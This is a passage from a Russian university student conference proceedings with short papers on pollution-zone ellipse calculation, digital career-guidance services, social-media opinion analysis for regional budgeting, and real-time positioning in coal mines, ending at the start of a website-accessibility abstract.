методика [3] позволяет, на основе метеорологических условий, характеристик точечного источника и экологических нормативов, рассчитывать концентрации загрязняющих веществ в контрольных точках, расположенных вдоль направления ветра с заданным шагом на определенной дистанции. Однако для целей визуализации требуется дополнительная методика, позволяющая по результатам таких расчетов определять параметры эллипса, описывающего форму зоны загрязнения, при этом необходимо учитывать не только данные о направлении ветра, но и его скорость — как текущую, так и среднюю по региону. Кроме того, для более точного моделирования необходимо принимать во внимание массу выбрасываемых загрязняющих веществ в единицу времени, что позволит более точно определить масштаб и форму зоны загрязнения, отражающую реальные условия распространения загрязняющих веществ. При этом существующие решения, как правило, реализованы в виде комплексных программных пакетов и не предназначены для простой интеграции в современные веб-системы, что создает значительные ограничения при разработке интерактивных ГИС-приложений.

Метод расчета максимальных разовых концентраций

Для целей экологического мониторинга и визуализации зон загрязнения важным этапом является расчет максимальных разовых концентраций загрязняющих веществ от одиночного точечного источника. Этот подход основан на методах, утвержденных приказом Минприроды России от 06.06.2017 № 273 [3]. Метод предназначен для определения максимальных разовых концентраций загрязняющих веществ в атмосферном воздухе с учетом метеорологических условий и данных о источнике выброса, что важно для оценки воздействия промышленных выбросов на окружающую среду.

Для применения метода необходимы следующие входные данные:

1. характеристики источника выброса - высота источника выброса, диаметр устья, расход газовой смеси (ГВС), температура и скорость выхода ГВС, а также мощность выброса загрязняющего вещества;
2. метеорологические параметры - скорость и направление ветра, температура, давление и влажность воздуха;
3. географические данные - координаты источника выброса и характеристики подстилающей поверхности;
4. характеристики загрязняющего вещества - предельно допустимая концентрация и коэффициенты трансформации.

Метод позволяет рассчитывать максимальную приземную концентрацию загрязняющего вещества на заданном расстоянии от источника выброса. Оптимально использовать этот метод на расстояние не более 10 километров от источника выброса. Результаты расчета могут быть использованы для оценки воздействия промышленных выбросов на окружающую среду и для визуализации зон загрязнения.

Метод определения эллиптической зоны выброса

На основе результатов расчета максимальных приземных концентраций, полученных с использованием ранее описанного метода, разработан подход для определения геометрических параметров зоны загрязнения. Этот метод позволяет по распределению концентраций вдоль направления ветра установить длину и ширину загрязненной области, представляя ее в виде эллипса. При этом учитываются как текущая, так и средняя региональная скорость ветра, а также масса выбросов в единицу времени. Полученные параметры могут быть использованы для наглядной визуализации зон загрязнения и последующего анализа воздействия на окружающую среду.

Метод включает в себя следующие этапы:

1. определение максимальной концентрации и ее расстояния от источника выброса, которое будет называться максимальным;
2. разделение исходного списка концентраций на две части, путем создания дополнительного списка, включающего значения до максимальной концентрации. Это позволяет выделить части списка с возрастающими и убывающими концентрациями. Затем рассчитывается медианное значение этого дополнительного списка;
3. определение первого значения, которое меньше медианного, в диапазоне от максимальной концентрации до конца списка, и расчет его расстояния от источника выброса, которое будет называться минимальным;
4. расчет коэффициента скорости ветра путем деления средней региональной скорости на текущую скорость, для учета ее влияния на размеры зоны выброса;
5. расчет длины зоны загрязнения, которая определяется по формуле:

$$L = \frac{d_{min}}{\sqrt{m}} \cdot \frac{1}{k_w}, \quad (1)$$

где d_{min} - минимальное расстояние,
 m - масса выбрасываемых загрязняющих веществ в единицу времени,
 k_w - коэффициент скорости ветра;

6. расчет ширины зоны загрязнения, которая определяется по формуле:

$$W = 2 \cdot (d_{max} - d_{min}) \cdot k_w \cdot \sqrt{m}, \quad (2)$$

где d_{max} - максимальное расстояние,
 d_{min} - минимальное расстояние,
 k_w - коэффициент скорости ветра,
 m - масса выбрасываемых загрязняющих веществ в единицу времени.

Заключение

Разработанный метод, состоящий из шести этапов, позволяет рассчитывать длину и ширину зоны выброса загрязняющих веществ с учетом текущей и средней региональной скорости ветра, а также массы выбрасываемых загрязняющих веществ в единицу времени. Это решение позволяет моделировать форму зоны загрязнения в виде эллипса, что является важным для ее визуализации в веб-приложении. Метод отражает реальные условия распространения загрязняющих веществ, что делает его более подходящим для экологического мониторинга и анализа. Одним из ключевых преимуществ предложенной методики является ее гибкость и возможность интеграции в современные веб-системы. В отличие от традиционных комплексных программных решений, метод не требует больших вычислительных мощностей и может быть адаптирован для использования в интерактивных ГИС-приложениях. Это позволяет создавать эффективные инструменты для мониторинга загрязнения и принятия решений в области охраны окружающей среды. Метод предоставляет возможности для последующего комплексного анализа и мониторинга экологической ситуации, что играет важную роль в оценке воздействия промышленности на окружающую среду. Внедрение этой методики в процессы экологического мониторинга позволит оперативно выявлять потенциальные угрозы для здоровья населения и эффективно планировать меры по снижению загрязнения. Таким образом, предложенная методика решает задачу визуализации зон загрязнения, а также способствует улучшению мониторинга экологической ситуации и поддержанию устойчивого экологического развития.

Список литературы

1. Гигиенические нормативы ГН 2.1.6.1338-03. Предельно допустимые концентрации загрязняющих веществ в атмосферном воздухе населенных мест. – URL: <https://docs.cntd.ru/document/556716724> (дата обращения: 06.12.2024). – Текст: электронный.
2. Корчагина, Т. В. Метод оценки экологических показателей воздействия на окружающую среду в районах размещения угольных предприятий / Т. В. Корчагина, Ю. А. Степанов, Л. Н. Бурмин // Уголь. – 2018. – № 8(1109). – С. 119-123. – DOI 10.18796/0041-5790-2018-8-119-123. – EDN XUJXDN.
3. Об утверждении методов расчетов рассеивания выбросов вредных (загрязняющих) веществ в атмосферном воздухе: приказ Минприроды России от 6 июня 2017 года № 273. – Зарегистрировано в Министерстве юстиции Российской Федерации 10 августа 2017 года, регистрационный № 47734. – URL: <https://docs.cntd.ru/document/456074826> (дата обращения: 23.05.2024). – Текст: электронный.
4. Степанов, Ю. А. ФРЭЙМВОРК ДЛЯ СОЗДАНИЯ ТЕМАТИЧЕСКОЙ КАРТЫ РАСПРЕДЕЛЕНИЯ ПОКАЗАТЕЛЕЙ КОМФОРТНОСТИ РЕГИОНА / Ю. А. Степанов, Г. И. Подберезин, Л. Н. Бурмин // МНИЖ. – 2023. – №4 (130). – URL: <https://cyberleninka.ru/article/n/freymvork-dlya-sozdaniya-tematicheskoy-karty-raspredeleniya-pokazateley-komfortnosti-regiona> (дата обращения: 16.01.2025). – Текст: электронный.
5. CTT Group. Санитарно-защитные зоны. – URL: <https://www.ctt-group.ru/sanzone> (дата обращения: 13.01.2025). – Текст: электронный.
6. OpenLayers Examples. Draw Features. – URL: <https://openlayers.org/en/latest/examples/draw-features.html> (дата обращения: 17.11.2024). – Текст: электронный.
7. Vue.js Documentation. Introduction to Vue.js. – URL: <https://vuejs.org/guide/introduction> (дата обращения: 17.11.2024). – Текст: электронный.

Научный руководитель – д.т.н., доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.9

ОБЗОР СОВРЕМЕННЫХ ЦИФРОВЫХ СЕРВИСОВ ДЛЯ ПРОФОРИЕНТАЦИИ

Нургазин И.В., Струк С.А.

ФГБОУ ВО «Кемеровский государственный университет»

ivan.nurgazin@yandex.ru, struk2004s@gmail.com

Аннотация. Статья посвящена сравнительному анализу современных цифровых средств, используемых в процессе профориентации школьников и абитуриентов. Выделены их положительные и отрицательные стороны.

Ключевые слова: Профориентация, цифровые технологии, IT, мобильное приложение, онлайн-тестирование, цифровые решения, веб-сайт,

Актуальность

В школьные годы учащиеся сталкиваются с необходимостью принятия одного из первых серьезных жизненных решений — определения направления будущей профессиональной деятельности. Этот выбор сопровождается высокой психологической и информационной нагрузкой, поскольку влияет на дальнейшую траекторию развития и сферу занятости, которой человек посвятит значительную часть своей жизни.

Современный рынок труда предлагает большое количество профессий, в том числе свыше 50 специальностей, связанных с информационными технологиями [1]. Это создаёт сложности при выборе, особенно для школьников, которым трудно ориентироваться в

большом количестве схожих направлений. Если же брать все рынки профессий, то число возможных профессиональных направлений огромно. Однако именно сфера IT привлекает больше всего школьников, согласно исследованию журнала SuperJob за 2024 год [2].

Основанием для написания статьи послужили наблюдения, сделанные в ходе педагогической практики и анализа личного опыта авторов. При выборе образовательной траектории (в частности, при поступлении в вуз и средние профессиональные заведения) отмечалось недостаточное понимание содержания и различий между представленными направлениями подготовки. Часто абитуриенты не имели чёткого представления о будущей профессиональной деятельности, связанной с тем или иным направлением. Именно с этими проблемами должна бороться профориентация. Более того, её необходимость доказывает и общественное мнение. Согласно опросу ВЦИОМ [3], 86 процентов родителей уверены в том, что профориентация в школах нужна. Но при этом, проблема всё ещё актуальна. Это подтверждает необходимость анализа существующих цифровых решений в сфере профориентации и определения их сильных и слабых сторон.

Цель исследования - провести сравнительный анализ современных цифровых решений проблемы профориентации

Задачи исследования

- Исследовать современные цифровые решения
- Выявить их положительные и отрицательные стороны;
- Провести сравнительный анализ представленных на рынке цифровых решений;

Введение

При изучении современных цифровых решений проблемы профориентации, доступных на рынке, можно выделить характерную тенденцию: в большинство из них представляют собой различные варианты тестовых методик, направленных на определение профессиональных склонностей пользователя. По результатам тестов предоставляется перечень рекомендованных профессий или направлений подготовки. В статье будут рассмотрены несколько примеров таких приложений, их ключевые особенности и отличия. Кроме того, будут рассмотрены альтернативные варианты использования цифровых технологий в профориентации.

Онлайн-тесты

Growmon — бесплатное мобильное приложение. Позиционируется как тест для определения возможных направлений будущего профессионального развития. Содержит тест на 72 вопроса, по итогам которого пользователь получает психологическую характеристику и рекомендации по выбору профессионального пути. Результаты можно скачать в формате PDF, чтобы изучить их более подробно. Дополнительная функциональность отсутствует.

Profalem.kz — казахстанский проект по профориентации, включающий веб-сайт и мобильное приложение. На Profalem.kz доступны профориентационные тесты, статьи на профессиональную тематику и словарь профессиональных терминов. Основной недостаток данного проекта - ограниченный объем контента. Последние статьи были добавлены в марте 2024 года, а тестов представлено всего 5.

Профтест — мобильное приложение с более чем 10 000 установок в магазине Google Play. Как и аналогичные решения, содержит множество тестов, основанных на различных методиках. Однако данное приложение обладает следующей уникальной функциональностью, которая выделяет его среди конкурентов:

Встроенная карта с информацией о вузах. Это позволяет абитуриентам узнать их географическое положение.

ИИ-чат, в котором пользователи могут в подробностях узнать об итогах пройденных тестов.

Раздел “Атлас профессий”, содержащий список профессий с описаниями и информацию о том, где можно получить соответствующее образование.

Главный недостаток Профтеста - его недоработанность. На карте представлено лишь небольшое количество ВУЗов, чат с ИИ не отправляет результаты, а в Атласе профессий о профессиях написано по одному абзацу. Несмотря на это, приложение может быть перспективным инструментом после доработки контента. Также следует отметить большое количество рекламы - на одном экране обычно находится по 5 ссылок на иные экраны и по 2 рекламных ссылки.

Sky.pro — веб-сервис, предлагающий большое количество статей и тестов, ориентированных на сферу IT.

Кто я? — проект платформы “Проектория”. Позволяет школьникам узнать о наиболее подходящих им профессиях, основываясь на их любимых школьных предметах, личных качествах и ценностях и желаемых условиях работы. Главное преимущество - подробное описание профессий и результат, с оценкой соответствия, выраженной в процентах.

Профориентатор.ру — платформа, разработанная Центром тестирования и развития при МГУ имени М.В. Ломоносова. На сайте предоставляется множество профориентационных тестов, а также платные и бесплатные курсы.

Решения, не связанные с онлайн-тестами

Главным местом, где школьники и абитуриенты находят информацию о выбранных направлениях, является сайт ВУЗа. Именно на сайте выбранного ВУЗа можно узнать об основных особенностях обучения в нём - доступных направлениях, условиях проживания в общежитии, стипендии и так далее. Важно чтобы информация на сайте ВУЗа была расположена доступным для посетителей образом, правильно структурирована и оформлена.

Кроме того, очень сильно в поступлении может помочь группа института в социальных сетях. Помимо самой профессии, на выбор поступающих сильно влияет социальная жизнь студентов. Именно данную информацию можно выкладывать в группе, совмещая её с информацией о направлении и процессе обучении.

Важнейший аспект развития цифровых технологий является возможность передачи информации вне зависимости от расстояния и времени. Эту особенность можно использовать во время проведения встреч с преподавателями и работодателями, позволяя поступающим увидеть данные мероприятия в формате онлайн или, даже, в записи

Вывод

Несмотря на огромное количество цифровых инструментов для решения проблемы профориентации, большинство из них ограничены тестированием и статьями. В результате изучения существующих онлайн-платформ, можно прийти к следующему выводу - наиболее интересным и перспективным решением можно назвать Профтест, предоставляющий школьникам и абитуриентам наиболее важную в поступлении информацию. Но данный сервис, на данный момент, обладает слишком малым количеством данных, из-за чего нельзя назвать его лучшим решением на данный момент.

Именно интересных идей не хватает большинству цифровых решений. Важно отметить интересную тенденцию - несмотря на рост популярности геймификации как инструмента, в большинстве цифровых решений проблемы профориентации она ограничена лишь прохождением онлайн-тестов.

Список литературы

1. IT-профессии: самые востребованные в 2025 году // Skillbox URL: <https://skillbox.ru/media/code/it-professii-samye-vostrebovannye-v-2025-godu/> (дата обращения: 06.04.2025).
2. Образовательные и карьерные ориентиры: предпочтения выпускников школ в 2024 году // SuperJob URL: <https://www.superjob.ru/research/articles/114642/obrazovatelnye-i-karernye-orientiry/> (дата обращения: 06.04.2025).
3. ВЦИОМ. Новости: Профорientация: хорошо, но мало! // ВЦИОМ URL: <https://wciom.ru/analytical-reviews/analiticheskii-obzor/proforientacija-khorosho-no-malo> (дата обращения: 14.04.2025).

Научный руководитель – к.ф.-м.н., доцент Бурмин Л.Н., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.41

ПОДСИСТЕМА АНАЛИЗА ОБЩЕСТВЕННОГО МНЕНИЯ КАК ЧАСТЬ СИСТЕМЫ ПОДДЕРЖКИ РЕГИОНАЛЬНОГО ФИНАНСИРОВАНИЯ

Пасютин А.С., Степанов Ю.А.

ФГБОУ ВО «Кемеровский государственный университет»

nockerox@gmail.com

Аннотация. В данной работе представлена разработка подсистемы для анализа общественного мнения, основанного на данных из социальных сетей, с целью поддержки принятия решений в области регионального финансирования. Описываются методы обработки и анализа собранных данных, а также алгоритмы машинного обучения, применяемые для выявления ключевых сфер финансирования.

Ключевые слова: социальные сети, машинное обучение, региональное финансирование, обработка данных, принятие решений, бюджетные ресурсы, алгоритмы анализа.

Современное управление региональным развитием требует глубокого анализа ключевых проблем, с которыми сталкиваются жители конкретного региона. Эффективное выявление и анализ этих проблемных мест позволяют формировать приоритетные направления для принятия решений, способствующих улучшению социально-экономической ситуации. В условиях динамично меняющегося информационного пространства, где социальные сети становятся важным источником общественного мнения, возникает необходимость в разработке систем, способных обрабатывать и анализировать данные из этих источников.

В Российской Федерации в рамках инициативы по улучшению управления регионами были созданы Центры управления регионами (ЦУР) [1], которые занимаются сбором и обработкой обращений граждан. Однако, несмотря на наличие таких структур, существует проблема недостаточного учета мнения населения при принятии решений. Большинство граждан не обращаются через официальные каналы, что приводит к искажению реальной картины общественных настроений. Существующие методы анализа общественного мнения часто оказываются разрозненными, что затрудняет формирование целостного представления о потребностях и ожиданиях жителей.

В этом контексте использование социальных сетей в качестве источника общественного мнения приобретает особую значимость. Социальные платформы предоставляют возможность гражданам открыто делиться своими взглядами и проблемами, что делает их ценным ресурсом для анализа. Вовлечение граждан в процесс принятия решений позволяет

обеспечить соответствие финансовых планов реальным потребностям населения, повысить уровень доверия к власти и улучшить эффективность использования бюджетных ресурсов.

Целью данной работы является разработка подсистемы для анализа общественного мнения на основе данных из социальных сетей, которая будет способствовать обоснованию решений в области планирования регионального финансирования. В рамках исследования будут рассмотрены методы обработки и анализа данных, а также алгоритмы машинного обучения, применяемые для выявления ключевых точек финансирования.

Таким образом, разработка данной подсистемы представляет собой актуальную научную и практическую задачу, направленную на повышение прозрачности и обоснованности региональной финансовой политики, а также на обеспечение баланса интересов власти и населения в процессе распределения бюджетных ресурсов.

Разрабатываемая подсистема анализа данных должна соответствовать следующим функциональным требованиям, обеспечивающим ее эффективную интеграцию в общую архитектуру системы поддержки принятия решений.

1. Предобработка текста:

- Токенизация и нормализация текста на русском языке (стемминг, лемматизация).
 - Удаление стоп-слов, эмодзи, HTML-тегов и спам-сообщений.
 - Анонимизация данных (удаление персональных идентификаторов).

2. Анализ данных:

- Тематическое моделирование.
- Выявление ключевых тем, связанных с региональным финансированием (темы заданы).
- Кластеризация данных с автоматическим присвоением меток (темы не заданы).
- Сентимент-анализ:
- Классификация тональности высказываний (нейтральные, негативные, позитивные) на основе предобученной модели.

3. Формирование рекомендаций:

- Ранжирование проблем по частоте упоминаний и эмоциональной окраске, процентному соотношению.

Для реализации предложенной архитектуры микросервиса анализа данных был применен современный технологический стек, обеспечивающий высокую производительность и надежность обработки текстовой информации. Система разработана на языке Python с использованием асинхронного подхода, что позволяет эффективно обрабатывать большие объемы данных из социальных сетей.

Основу системы составляет микросервисная архитектура, интегрированная в существующую инфраструктуру через брокер сообщений Apache Kafka. Центральным компонентом является модуль анализа данных, который включает несколько ключевых подсистем. Модуль потребления данных отвечает за получение задач на анализ из выделенного топика Kafka. Для извлечения исходных текстовых данных используется компонент взаимодействия с базой данных PostgreSQL, реализованный с применением ORM SQLAlchemy.

Особое внимание уделено модулю предварительной обработки текста, который выполняет многоэтапную очистку входных данных. На первом этапе осуществляется фильтрация нерелевантного контента, включая спам и рекламные сообщения, с использованием регулярных выражений. Затем выполняется лемматизация текста с учетом особенностей русской морфологии. Завершающим этапом предобработки является удаление стоп-слов и шумовых элементов с использованием NLP-пайплайна.

Ядро системы составляет модуль машинного обучения, реализующий два альтернативных сценария анализа. При наличии предопределенных тегов применяется метод Zero-shot классификации [2]. В случае отсутствия тегов используется алгоритм автоматической кластеризации BERTopic, сочетающий преимущества Sentence-BERT для

векторизации текста и HDBSCAN для выявления тематических кластеров [3]. Параллельно выполняется sentiment-анализ с использованием дообученной модели RuBERT для оценки эмоциональной окраски текстов.




Рисунок 1 – Диаграмма архитектуры микросервиса анализа данных

Результаты обработки поступают в модуль агрегации, где формируется сводная статистика, включающая процентное распределение по темам и анализ тональности. Итоговые данные передаются обратно в основную систему через выделенный топик Kafka. Выбор технологических решений обусловлен требованиями к производительности и точности анализа. Apache Kafka обеспечивает надежную асинхронную коммуникацию между компонентами системы [4]. Использование современных NLP-библиотек и предобученных моделей для русского языка позволяет достичь высокой точности тематического анализа. Применение асинхронного подхода и пакетной обработки данных обеспечивает эффективное использование вычислительных ресурсов.

Система реализована по принципам stateless-архитектуры, что обеспечивает горизонтальную масштабируемость и отказоустойчивость. Для мониторинга работоспособности и качества анализа реализован комплекс метрик, отслеживающих ключевые показатели производительности и точности обработки данных.

В работе проведено исследование и разработка метода анализа общественного мнения на основе данных из социальных сетей для поддержки принятия решений в области

регионального финансирования. Разработанный микросервис анализа данных решает эти проблемы за счет автоматизированной обработки информации из социальных сетей с применением современных методов машинного обучения и обработки естественного языка. Предложенная архитектура системы обеспечивает гибкий анализ текстовых данных по двум сценариям - классификацию по заданным темам и автоматическое выявление новых проблемных областей через кластеризацию.

Список литературы

1. Перечень поручений по итогам заседания Совета по развитию местного самоуправления от 1 марта 2020 года. Пр-354, п.3 [Электронный ресурс]. Режим доступа: <http://www.kremlin.ru/acts/assignments/orders/62919> (дата обращения: 31.03.2025)
2. Горячкин Б. С., Коренькова Т. В., Черных Ю. С. Методика определения оптимальных категорий для классификации новостного массива // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и Технические Науки. -2024. -№04. -С. 55-61 DOI 10.37882/2223-2966.2024.04.08
3. Gan, Lin & Yang, Tao & Huang, Yifan & Yang, Boxiong & Luo, Yami & Richard, Lui & Guo, Dabo. (2024). Experimental Comparison of Three Topic Modeling Methods with LDA, Top2Vec and BERTopic. 10.1007/978-981-99-9109-9_37.
4. Тодд Палино, Гвен Шапира, Крит Петти, Раджини Сиварам Apache Kafka. Поточковая обработка и анализ данных. - 2-е изд. - СПб.: Питер, 2023. - 721 с.

Научный руководитель – доктор т.н., доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.4

РАЗРАБОТКА МЕТОДИКИ ЛОКАЛЬНОГО ПОЗИЦИОНИРОВАНИЯ ОБЪЕКТОВ РАЗЛИЧНЫХ ТИПОВ В СЕТИ ГОРНЫХ ВЫРАБОТОК В ПРОМЫШЛЕННЫХ СИСТЕМАХ RTLS

Пичугин Д.А., Степанов Ю.А.

ФГБОУ ВО «Кемеровский государственный университет»

dima.pic@yandex.ru, dambo290@yandex.ru

Аннотация. В данной работе представлено обоснование необходимости разработки методики локального позиционирования объектов различных типов в сети горных выработок с использованием промышленных систем реального времени (RTLS). На основе интеграции алгоритма Брезенхема, метода наименьших квадратов (МНК) и фильтра Калмана.

Ключевые слова: локальное позиционирование, горные выработки, RTLS (Real-Time Locating System), геоинформационные системы (ГИС), промышленная безопасность.

Современные правила безопасности в угольных шахтах и рудниках предписывают наличие на горнодобывающих предприятиях многофункциональных систем безопасности (МФСБ). Определений таких систем существует несколько [1, 2], но самое развернутое приводится в правилах безопасности угольных шахт и трактуется как «взаимосвязанный комплекс технических, технологических, инженерных и информационных систем, производственных мероприятий и персонала, которые реализуют проектные решения и обеспечивают снижение уровня риска, обусловленного горно-геологическими условиями и производственными планами шахты, до допустимого». Одним из обязательных компонентов МФСБ является система определения местоположения объектов различных типов (персонал,

техника, оборудование и т.п.) в сети горных выработок, называемой также системой позиционирования. Система призвана обеспечить не только контроль за производственными процессами, но и, в первую очередь, безопасность персонала.

Одной из ключевых задач, которую решает предлагаемая методика, является радикальное сокращение времени на разведку при проведении аварийно-спасательных работ [3]. В условиях чрезвычайных ситуаций каждая минута на счету, и оперативное определение местоположения объектов позволяет спасателям действовать более эффективно. Экономия времени снижает риски нанесения вреда жизни и здоровью как спасаемых, так и самих спасателей. Кроме того, внедрение системы RTLS способствует снижению рисков, связанных с нахождением горноспасателей в задымленной атмосфере. Точное позиционирование позволяет минимизировать время пребывания в опасных зонах, что напрямую влияет на сохранение здоровья и жизни спасателей. Не менее важным аспектом является увеличение протяженности обследуемых аварийных выработок. Благодаря целенаправленному движению горноспасателей, оборудованных системой RTLS, становится возможным охватить большие территории за меньшее время, что критически важно в условиях аварий. Наконец, система локального позиционирования позволяет предотвратить нарушения, связанные с нахождением горнорабочих в опасных зонах шахты или в зонах, не соответствующих выполняемым работам. Это не только повышает уровень безопасности, но и способствует соблюдению нормативных требований. Помимо этого, данные о местоположении людей могут быть использованы в ряде других задач, имеющих аналитический характер. Таким образом, разработка методики локального позиционирования RTLS является актуальной и востребованной задачей, направленной на повышение безопасности и эффективности работы в горнодобывающей отрасли.

Системы позиционирования, в настоящий момент используемые в шахтах, можно разделить на два основных вида - зональные и точные [4]. В основе зональных систем, называемых иногда также рамочными, лежит организация специальных зон радиовидимости, позволяющих фиксировать факты входа и выхода людей в зоны, на которые разделена вся сеть горных выработок. Точность позиционирования таких систем не соответствует требуемым нормативными документами значение ± 20 м [5], поэтому их использование сокращается в пользу точного. В основе такой системы лежит хорошо выстроенная инфраструктура, включающая в себя комплекс необходимого оборудования, такого как метки позиционирования, считыватели и другие элементы.

Принцип устройства точной системы подразумевает под собой взаимодействие между метки позиционирования и считывателей в радиосети, где уровень сигнала преобразуется в расстояние в соответствии с нормативами, а именно время обновления сигнала происходит раз в 5 секунд [5]. По этой причине все обработки и расчеты, система должна выполнить в независимости от количества объектов до того, как придет новая информация.

Всю систему можно разделить на подсистемы, где каждый предназначена для различных задач: работа с сигналами; передачи информации из шахты на поверхность; преобразования сигнала в расстояние; работы с базой данных; расчета предполагаемого местоположения объекта; уточнение положения при помощи фильтрации; проецирования объекта на топографию; визуализации.

На рынке систем позиционирования существует различные решения, однако, как правило, они являются устаревшими и неспособными соответствовать актуальным объемам данных и возросшей сложности вычислений. Сложность вычислений обуславливается большим количеством элементов, из которых состоит топологическая модель горных выработок, положение которых описывается с помощью пространственных данных. Количество элементов в такой сети (узлов, ветвей и т.д.) стремится к десяткам, а в некоторых случаях сотням тысяч. На рисунке 1 представлен фрагмент модели сети горных выработок одной из действующих шахт Кузбасса компании «СУЭК-Кузбасс».



Рисунок 1 – Фрагмент модели сети горных выработок

Сплошной линией изображаются проходимые ветви (прямолинейные участки горных выработок), пунктирной линией изображаются непроходимые ветви [6].

Учитывая большое количество таких элементов, а людей, одновременно находящихся в шахте (от 300 до 1500 и более), компонентов системы позиционирования (от 300 и более) и высокие требования нормативных документов к скорости и точности работы, весьма актуальной является задача разработки наиболее эффективных алгоритмов определения местоположения людей и других объектов в сети горных выработок в реальном времени.

Для реализации поставленной задачи предлагается применение разработанной методики определения местоположения объектов в горнотехнической системе который содержит следующий набор действий:

- 1) разбиение топологии сети горных выработок на равноразмерную кубическую сетку и последующие распределение ветвей топологии;
- 2) расчет предполагаемого местоположения при помощи метода наименьших квадратов;
- 3) фильтрация местоположения при помощи фильтра Калмана;
- 4) расчет проецируемого местоположения на ветви топологии при помощи алгоритма Брезенхема;

Подводя итог, можно сказать, что вопрос об определении местоположения большого количества людей в режиме реального времени на основе топологической модели сети горных выработок является актуальным. Необходимость обуславливается на законодательном уровне, где требования к системе постоянно изменяются. А также постоянным улучшением технического оснащения.

Решение задач позиционирования в угольных шахтах опирается на множество различных факторов - точность измерений, количество объектов, погрешности расчетов и т.д. Таким образом, в рамках дальнейших исследований предстоит разработать методику расчета местоположения большого количества людей в режиме реального времени при помощи топологических моделей пространственных данных.

Список литературы

1. Приказ Ростехнадзора от 08.12.2020 N 507 (ред. от 23.06.2022) "Об утверждении Федеральных норм и правил в области промышленной безопасности "Правила безопасности в угольных шахтах" (Зарегистрировано в Минюсте России 18.12.2020 N 61587)
2. Приказ Ростехнадзора от 8 декабря 2020 г. N 505 "Об утверждении федеральных норм и правил в области промышленной безопасности "Правила безопасности при ведении горных работ и переработке твердых полезных ископаемых" (Зарегистрировано в Минюсте России 21 декабря 2020 г. N 61651)
3. Ушаков, К. З. Безопасность ведения горных работ и горноспасательное дело: Учеб. для вузов / Ушаков К. З., Каледина Н. О., Кирин Б. Ф., Сребный М. А., Диколенко Е. Я., Ильин А. М., Семенов А. П.; Под общей редакцией К. З. Ушакова. - 2-е изд., стер. - М: Издательство Московского государственного горного университета, 2008.
4. Вовк, Вадим Игоревич. Зональная навигация: Учеб. пособие / Вовк В.И., Липин А.В., Сарайский Ю.Н.; М-во трансп. Рос. Федерации. Гос. служба гражд. авиации. Акад. гражд. авиации. — СПб.: [Акад. ГА], 2004. — 123 с.
5. ГОСТ Р 55154-2019 от 8 января 2020 г. "Оборудование горно-шахтное. Многофункциональные системы безопасности угольных шахт. Общие технические требования" в части пункта 6.3.9.3
6. Компьютерные технологии для решения задач плана ликвидации аварий / Д. Ю. Палеев, О. Ю. Лукашов, В. Н. Костеренко [и др.; ред. В. Б. Артемьев]. - Москва: Горное дело, 2011. - 160 с.: ил., табл. - (Библиотека горного инженера / СУЭК. Сибирская угольная энергетическая компания; Т. 6: Промышленная безопасность. Кн. 2)

Научный руководитель – Степанов Ю.А. д.т.н., доцент, ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.09

**ОЦЕНКА ДОСТУПНОСТИ ВЕБ-САЙТА КЕМГУ ДЛЯ ПОЛЬЗОВАТЕЛЕЙ С
ОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ И ПУТИ ЕЕ РЕШЕНИЯ**

Русакова Е.А., Бурмин Л.Н.

ФГБОУ ВО «Кемеровский государственный университет»

kate.rusakowa2005@gmail.com, LNBurmin@mail.ru

Аннотация. В работе анализируются возможности улучшения сайта КемГУ, такие как отсутствие адаптации для пользователей с нарушениями зрения, слуха, а также ограниченных возможностей для навигации. Предлагаются решения, основанные на принципах доступного веб-дизайна, в частности на рекомендациях WCAG (Web Content Accessibility Guidelines).

